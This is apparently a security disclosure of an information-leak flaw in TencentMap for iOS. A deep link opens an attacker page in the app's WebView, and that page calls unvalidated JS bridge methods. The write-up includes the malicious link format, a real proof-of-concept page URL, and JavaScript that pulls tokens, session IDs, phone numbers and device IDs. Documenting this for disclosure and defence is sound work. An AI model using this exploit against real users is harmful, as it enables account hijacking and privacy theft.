An information leak vulnerability in the iOS version of TencentMap

Brief Description

TencentMap app is a map application that provides functions including map browsing, location search and navigation. It ranks 3 in the "Navigation" category list on the App Store in China region (as of 2024-12-05).


The iOS version of the TencentMap supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the TencentMap app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's geolocation information**, **obtaining victim's personal information** (such as PhoneNumber, Gender), **obtaining victim's account information** (such as AccessToken, SessionID, RefreshToken, NickName, Avatar, UserID), **obtaining victim's device information** (such as IMEI, DeviceID, IDFA, QimeiID) and **interfering with victim's normal use** (such as crashing the app, forcefully logging out account, vibrating device).


Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **qqmap://map/h5detail?url=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/tencentmap/atkTencentMap.html**" as the malicious webpage.

When the victim clicks on this URL (**qqmap://map/h5detail?url=https://zhouziyi1.github.io/iOSJS/tencentmap/atkTencentMap.html**), it directs the victim to the TencentMap app and opens the webpage **https://zhouziyi1.github.io/iOSJS/tencentmap/atkTencentMap.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's geolocation information**, **obtaining victim's personal information** (such as PhoneNumber, Gender), **obtaining victim's account information** (such as AccessToken, SessionID, RefreshToken, NickName, Avatar, UserID), **obtaining victim's device information** (such as IMEI, DeviceID, IDFA, QimeiID) and **interfering with victim's normal use** (such as crashing the app, forcefully logging out account, vibrating device).





Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
window.webkit.messageHandlers.qqmapJsbridgeMessageHandler.postMessage({
    callbackName : "callback_currentCity",
    method : "currentCity",
    namespace : "common",
    param : {},
});

window.webkit.messageHandlers.qqmapJsbridgeMessageHandler.postMessage({
    callbackName : "callback_directlyLogin",
    method : "directlyLogin",
    namespace : "common",
    param : {},
});

window.webkit.messageHandlers.qqmapJsbridgeMessageHandler.postMessage({
    callbackName : "callback_getAllUserAndDeviceInfo",
    method : "getAllUserAndDeviceInfo",
    namespace : "common",
    param : {},
});
```

```
window.qqmapJsbridgeExecInvokeCallback = function(CallbackID, Retval){
    var json = Retval;
    switch (CallbackID){
        case "callback_currentCity":
            document.getElementById("City").innerText = "Your City: " + json.currentCity;
            break;

        case "callback_directlyLogin":
            document.getElementById("OpenID").innerText = "Your OpenID: \n" + json.openId;
            document.getElementById("AccountAvatar").src = json.faceUrl;
            document.getElementById("SessionID").innerText = "Your SessionID: \n" + json.sessionId;
            document.getElementById("AccessToken").innerText = "Your AccessToken: \n" + json.accessToken;
            document.getElementById("LoginType").innerText = "Your LoginType: " + json.loginType;
            document.getElementById("PhoneNum").innerText = "Your PhoneNumber: " + json.phone;
            document.getElementById("NickName").innerText = "Your NickName: " + json.nick;
            document.getElementById("RefreshToken").innerText = "Your RefreshToken: " + json.refreshToken;
            document.getElementById("UserID").innerText = "Your UserID: " + json.userId;
            document.getElementById("UserBindInfo").innerText = "Your UserBindInfo: \n" + JSON.stringify(json.
            userBindInfo);
            document.getElementById("Gender").innerText = "Your Gender: " + (json.userBindInfo[0].userInfo.
            gender == 0 ? "male" : "female") ;
            break;
```

Impact of the Vulnerability

Scope of the vulnerability: TencentMap iOS version 10.13.5 (the latest version as of 2024-12-04).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:
https://apps.apple.com/cn/app/%E8%85%BE%E8%AE%AF%E5%9C%B0%E5%9B%BE-%E8%B7%AF%E7%BA%BF%E8%A7%84%E5%88%92-%E5%AF%BC%E8%88%AA%E5%85%AC%E4%BA%A4%E6%89%93%E8%BD%A6%E5%9C%B0%E9%93%81%E5%87%BA%E8%A1%8C/id481623196

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.